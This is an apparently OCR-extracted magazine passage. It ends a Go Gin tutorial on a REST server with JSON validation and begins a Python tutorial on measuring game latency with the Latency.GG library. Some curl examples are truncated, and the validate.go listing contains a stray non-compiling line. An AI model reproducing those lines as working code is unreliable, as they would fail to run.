Running `logging.go` generates the expected Gin output. What changes is that all logging information is also put in `/tmp/gin.log`. The screenshot (top right) shows the logging information found in `/tmp/gin.log` after interacting with `logging.go`.

You can also create your own custom log format using `router.Use()` with `gin.LoggerWithFormatter()`.

## Creating a RESTful server

This section presents a simple RESTful server created using Gin. The logic of a RESTful service is based on the format of the exchanged JSON records. The Go structure that stores JSON records is defined as follows:

```
type User struct {
    Username string `json:"username"`
    Password string `json:"password"`
}
```

In addition to the previous code, `server.go` supports two endpoints: `/add` and `/get`. The former is for adding new users and the latter for obtaining the list of available users. The main difference between them is that `/add` requires a JSON record as input.

The single key task when working with RESTful services is the transferring of JSON data in the right format (serialised) over the network and the conversion of JSON records into Go structures. Gin simplifies the process of converting a JSON record sent from a client into a Go structure – this is shown in the following code:

```
err := c.BindJSON(&newUser)
if err != nil {
    return
}
```

```

~ curl -X POST -H 'Content-Type: application/json' -d '{"username": "Linux",
{"
  "username": "Linux",
  "password": "Format"
}
User added!
~ curl -X POST -H 'Content-Type: application/json' -d '{"username": "Mihalis",
{"
  "username": "Mihalis",
  "password": "LXF"
}
User added!
~ curl -X GET localhost:8008/get
[
  {
    "username": "Linux",
    "password": "Format"
  },
  {
    "username": "Mihalis",
    "password": "LXF"
  }
]

```

Using `curl` to visit the two supported endpoints in order to supply some data (/add) and obtain the list of data (/get).

The `BindJSON()` method converts a serialised object into a Go structure in an elegant manner. Writing the same RESTful server using `gorilla/mux` requires more Go code.

The screenshot (below right) shows the `curl` utility interacting with `server.go`. In the first execution of `curl` we produce an empty array of structures because we haven't inserted any data. After that we insert two JSON records and then get the contents back. The final two commands show that if we try to access /add or /get with the wrong HTTP method, the call is going to fail.

## Validating input

IT professionals never trust user input, so we'll validate this input using the code in `server.go` as a starting point. In our case we want to make sure that the length of the password is more than four characters long. This also covers the case where the password field is empty. Additional changes to the definition of the `User` structure specify that both its fields can't be left blank.

We begin by changing the tags in the `User` structure, using the following code:

```

type User struct {
    Username string `json:"username"
binding:"required"`
    Password string `json:"password"
binding:"required,longenough"`
}

```

What we're saying here is that both the `Username` and `Password` tags are required. However, for the `Password` tag there's another user-defined rule named `longenough`, which is going to be implemented in a while. Here's the code that checks whether the length of the `Password` string is more than four characters long:

```

var longenough validator.Func = func(fl validator.
FieldLevel) bool {
    password, _ := fl.Field().Interface().(string)
    return len(password) > 4
}

```

Apart from that, we need to include some extra code in `main()` in order to start the validator engine and select the rules that we want to follow. Finally, we should replace the `BindJSON()` method with `ShouldBindJSON()` when reading JSON data from the client, to check the validity of the rule. So, if there is something wrong with user input, `validate.go` is going to send the following type of output to `curl`:

## » MARSHALLING AND UNMARSHALLING

We can't talk JSON without talking marshalling and unmarshalling of JSON records stored in Go structures. When working with JSON data over network connections, marshalling and unmarshalling are compulsory processes required to successfully exchange JSON data. Marshalling is the process of converting a Go structure into a JSON record. Unmarshalling is the process of converting a JSON record provided as a byte slice into a Go structure. You usually want that when receiving JSON data via computer networks or when loading JSON data from disk files. `json.Marshal()` is used for marshalling and `json.Unmarshal()` is used for unmarshalling.

This happens because you can't transfer JSON data over computer networks as Go structures. The good thing is that, if you want, Gin can perform all JSON operations for you. This means you don't have to deal with functions such as `json.Marshal()` and `json.Unmarshal()`. Although this offers less control, it enables you to write less code, which in general is a good thing. So, `gin.BindJSON()` offers a much simpler and faster way to do that. By default and behind the scenes, Gin still uses `encoding/json` as its JSON package but you're able to change that behaviour.

```

$ curl -X POST -H 'Content-Type: application/json' -d
 '{"username": "Mihalis", "password": "LXF"}'
localhost:8008/add
{"Error": "Key: 'User.Password' Error:Field validation for
'Password' failed on the 'longenough' tag"}
$ curl -X POST -H 'Content-Type: application/json' -d
 '{"password": "aPassword"}' localhost:8008/add
{"Error": "Key: 'User.Username' Error:Field validation
for 'Username' failed on the 'required' tag"}

```

In the first case, the length of the password is shorter than what's required. In the second case, the `Username` field was omitted. Validation is a great way to ensure that certain criteria are going to be met without having to check them all over your code. Additionally, validation code is highly reusable. Examine the contents of the source code of `validate.go` to learn more below.

In this tutorial you've learned about the capabilities of Gin using lots of code examples. You can experiment and use these code examples as templates for creating your own HTTP servers and services. Good luck! **LXF**

```

11 type User struct {
12     Username string `json:"username" binding:"required"`
13     Password string `json:"password" binding:"required,longenough"`
14 }
15 var longenough invalid type
16 var longenough validator.Func = func(fl validator.FieldLevel) bool {
17     password, _ := fl.Field().Interface().(string)
18     return len(password) > 4
19 }
20
21 var users = []User{}
22 var PORT = ":8008"
23
24 func getUsers(c *gin.Context) {
25     c.IndentedJSON(http.StatusOK, users)
26     c.String(http.StatusOK, "\n")
27 }
28
29 func addUser(c *gin.Context) {

```

Figure 6: This is the source code of `validate.go`, which offers the same functionality as `server.go` with the addition of some validation rules.

### QUICK TIP

The Gin GitHub repository can be found at <https://github.com/gin-gonic/gin>. Gin uses `httprouter` as its HTTP router because `httprouter` is optimised for high performance and small memory usage.

» **TEST OUR RESTFUL SERVER AND** Subscribe now at <http://bit.ly/LinuxFormat>

**Part Two!**  
Did you miss part one? See page 64 to get hold of it

# Lag is killing games

**Tim Armstrong** shows off Latency.GG, an open-source global internet measurement system for reducing lag and jitter in multiplayer games.



**OUR EXPERT**

**Tim Armstrong** is a former lead engineer turned developer advocate specialising in networking, software development and security.

**L**atency is the biggest problem affecting online games today, from the biggest AAA titles to the smallest of indie games. A problem is that most games programmers, while being experts at graphics and physics programming, know comparatively little about the internet and the black-box that's commonly referred to as "net code". This, in turn, leads to poorly optimised game servers that are incredibly susceptible to fluctuations in latency, being deployed on hosting providers that oversell the quality of their networks while vastly under-delivering.

In a 2021 study completed by Plaintextnerds on behalf of Gameye (a provider-agnostic managed game hosting solution), it was discovered that seven of the 11 hosting providers included in the study (including one owned by a games publisher) suffered from jitter so extreme that it hit the upper limit of the test at more than one second of peak latency. Which, needless to say, would result in a terrible online gaming experience.

## Jitter and latency


So how do you go about fixing this? First, you need to understand a few fundamentals about the sources of jitter and latency. You'll probably have read somewhere that the primary root cause of latency is distance, and while that statement is true, it's also misleading because they aren't talking about physical distance not so much as digital distance.

For example, if the game you're playing is hosted in London and you live in Edinburgh then based on the distance you'd expect a latency of 1-2msec, but that's not even close to the 15-30msec you'll actually see. So what's going on here?

Depending on which ISP, it could be caused by the ISP's poorly managed network of daisy-chained points-of-presence, or because your traffic goes on a brief holiday to the Netherlands before London (as is the case for clients of Virgin Media at the time of writing).

Rather than being a linear structure, the internet is a complicated, ever-changing web of "transit" (ISP A allows traffic from ISP B to cross its network to get to ISP C) and "peering" (ISP A and ISP B agree not to charge each other for traffic from each other's clients) connections between routers that dynamically update paths based on everything from avoiding intermittent faults (such as a power outage) to contract negotiations between ISPs. This can mean that traffic from you to the server goes via one path, while the response goes via a different one – this is more common than you'd think.

Understanding this non-linearity and dynamic nature



A violin plot of latency to popular hosting providers as seen by households on the North American East coast.

of the internet also allows for a better understanding of jitter, which is commonly blamed on "Internet weather" and congestion. The plain truth here is that the majority of ISPs are not "constantly near capacity", and internet weather hasn't been a significant issue for nearly a decade. The vast majority of jitter can actually be shown to originate from "flappy connections" and/or "flappy routes". Flappy routes are commonly caused by a router having two paths to choose from that the router sees as similar in length (even if they aren't in reality), and/or not enough of the right type of memory: TCAM – ternary content addressable memory. This means that with every refresh the router "flaps" between paths.

A flappy connection is more commonly caused by a damaged fibre, which leads to more significant impact on the internet as a whole because it also causes significant packet loss, and takes longer to fix. Yet the result of both of these flappy issues is the same. Traffic goes down route A at one moment and route B the next moment. While both routes might look similar enough to the router, one route is longer – going through several more routers or to another country and back.

Now that you know the real cause of the issues, you will have likely realised that there's no magic hosting provider or network that you can just deploy your games servers on and expect everything to be fine. Providing the best experience to players requires constant monitoring, scaling to meet demand, and

### QUICK TIP

If you want to get into game development for Linux then Unity is a great place to start. You don't even need to know how to code!

migrating between hosting providers when the one you're deployed to is experiencing problems. The deployment scaling and migrating between hosting providers can be handled by managed service providers such as Gameye, but dynamically optimising the deployment to use the best hosting providers for your active players in real-time requires an extra element: global real-time latency measurement. It just so happens that there's a new not-for-profit foundation in town that's building such a platform – Latency.GG.

## Getting started

How do you make hundreds of global latency measurements simultaneously? That part, thanks to Latency.GG, is pretty easy and is the subject of the rest of this tutorial. While Python isn't a common language for game development, it's generally available on every Linux distro and avoids the C++ vs C# arguments, so for this tutorial it'll do nicely. While there are Latency.GG libraries for every popular language and the interface is practically identical across all implementations.

The Latency.GG platform comprises two main elements: beacons and probes. The beacons are deployed by the Latency.GG foundation to the locations of as many hosting providers as it can afford to (more sponsorship equals more beacons). The probes are instances of the library that are built into the games.

For this project, you'll need a couple of libraries, so the first thing you'll want to do is set up a virtual environment (if you use *Pycharm* then you can save some time because creating a new project does this automatically). To create and activate a new virtual environment, open a terminal and issue the commands:


```
$ mkdir latencygg_demo
$ python3 -m venv ./latencygg_demo
$ cd latencygg_demo
$ source bin/activate
```

Now that you have a clean virtual environment, it's time to install the first package:

```
$ pip install requests
```

Requests is essentially the de-facto standard HTTP(s) client library. This is partly because it supports advanced features such as sessions and cookies, but also because using it is generally simpler than Python's built-in library `urllib`.

Now you might be asking, why are you installing Requests when you want to be measuring latency? It's a good question with a short answer: you need to get the list of beacons from somewhere.



For a production application such as a game, you'll need to register with the foundation to obtain credentials for the client API and interface. This will give you access to the complete live beacon list, metrics and reports. But most importantly it'll help support the foundation and the continued development of Latency.GG. However, for demonstration purposes it's possible to use the Demo API, which is provided for people following tutorials like this one.

Before diving in and writing code, this is a good opportunity to make a request to <https://demo.latency.gg/metrics> and take a look at the response. In the terminal you opened earlier load up a Python console by issuing the command `python`. Now, in this Python console you'll want to import the requests library and make a request to the Demo API.

```
import requests
response = requests.get(f"https://demo.latency.gg/metrics").json()
print(response)
```

Looking at the result then you should see:

```
{
  "source": {
    "addr": "89.39.136.36",
    "version": 4
  },
  "clean_metrics": {
    "gcore": {},
    "maxihost": {},
    "oneqode": {},
    "servers-com": {}
  },
  "stale_metrics": {
    "gcore": {
```

A ripe atlas measurement to a location in the Netherlands.

## » WHY NOT-FOR-PROFIT?

With the majority of internet measurement platforms being closed-source and very much for-profit, why did Latency.GG (<http://latency.gg>) decide to do the opposite? In short, it boils down to one word: transparency.

The team working on Latency.GG wants to help improve the internet by providing actionable intelligence and data that's not tainted by the marketing directives of the project's sponsors. By

taking a scientific approach of showing the measurement methods, raw data and analysis techniques, Latency.GG will be able to provide unparalleled reporting of unbiased facts.

When looking at the closed-source or for-profit platforms that claim to offer similar reports, it's difficult to know if their data is accurate or intentionally biased to make one of the companies that advertises in their banner space look

better. It's no secret that's some have manipulating speed-test data by voluntarily hosting measurement servers directly on their own networks, so it's not a stretch to assume that some are willing to pay to win elsewhere.

Because Latency.GG is funded by the consumers of the data, and not the ISPs or hosting providers being measured, there's no possible incentive to bias the data or any of the reports.



## QUICK TIP

Provider-independent managed services are a great way to save money and time when deploying any product. They enable you to focus on doing what you do best: making the product.

```

    "amsterdam": {
      "beacons": [
        {
          "ipv4": "79.133.126.80",
          "ipv6": "",
          "key": "P+3JII0sPJCWcxmyYUJkq3IvFVgU
XtLKGRBH6Yi34nuxe2NZuOBfXfrhPyp5f4uVZAcs7UE
8ZO2h2LV9nKJ4rCw==",
        }
      ],
      "rtt": 0,
      "stddev": 0,
      "stale": true
    }
  },
  ...
}

```

In the `source` object you'll find information about your connection such as your IP address and if you're using IPv4 or IPv6.

Next, you'll notice two similar sections: `clean_metrics` and `stale_metrics`. Locations in the `clean_metrics` section don't need to be tested yet because they've been tested recently from your IP address. However, when a location is in the `stale_metrics` section you'll need to test that location because either the most recent measurement was too old or some change to the connection has been noticed.

Unless someone in your household is currently playing a game that already uses Latency.GG all of the locations will likely be in the `state_locations` section.

## Initialising Latency.GG

Obviously, to use the Latency.GG network, you don't want to be implementing the protocols from scratch, so it's time to install the `latencygg` library:

```
pip install latencygg
```

So, how do you actually measure latency with Latency.GG? Regardless of language, the Latency.GG libraries revolve around a central worker class called `Latency`. This worker takes care of all of the network communications, parallelism and sockets for you.

Initialising it requires two arguments: an AF type (`socket.AF_INET` for IPv4 measurements and `socket.AF_INET6` for IPv6 measurements), and a time limit for the measurements. This will look something like:

```
latency = latencygg.Latency(socket.AF_INET, 2000)
```

To set up measurements, you create instances of the type of measurement that you want to perform and then Add them to the Latency instance. At the time of writing this is limited to the `DataPing`, which is a protocol designed to emulate the kind of UDP traffic you'd normally see from a game. However, the team is researching the usefulness of other forms of measurements such as `Asymmetric Ping` – measuring round-trip-time. It attempts to calculate how much of the latency is due to the path from the probe to the beacon and how much is due to the path from the beacon to the probe.

```
dataping = latencygg.DataPing(target_ip, source_ip,
measurement_key)
```

```
latency.add(dataping)
```

Once configured running it's as simple as:

```
latency.run()
```

Once it's complete (either when the measurements have reached the complete state, or have timed out), you can retrieve the results. The Latency class interface provides a language-native Dictionary/HashMap access scheme. For Python, this means that you can access results by using their `target_ip` as the index:

```
dataping = latency[target_ip]
```

```
results = dataping.getStats()
```

or via the `items()` iterator.

```
for target, dataping in latency.items():
```

```
results = dataping.getStats()
```

```
...
```

## Preparing the run

Now that you know how it works, it's time to build the demo CLI. To do this create a new Python file in the virtual environment's directory called `main.py`. In this file, you'll obviously need to import `socket`, `requests` and `latencygg` libraries:

```
import socket
```

```
import requests
```

```
import latencygg
```

Next, you'll want to get the latest state from the Demo API. So, to keep things clean you'll want to take the code you wrote earlier to make the request and convert that into a function. While separating this out into its own function in this manner might seem a little surplus, it helps to keep the code more maintainable in the long run.

```
def get_demo_data():
```

```
    response = requests.get(f"https://demo.latency.gg/
metrics").json()
```

```
    source_ip = response['source']['addr']
```

```
    ip_version = response['source']['version']
```

```
    clean_metrics = response['clean_metrics']
```

```
    stale_metrics = response['stale_metrics']
```

```
    return source_ip, ip_version, clean_metrics, stale_
metrics
```

You'll also need to prepare the protocol objects (`DataPing` instances in this case) so that you can add them into the Latency instance. For cases like this where you essentially want to flatten a data structure, Python's generators are a great choice:

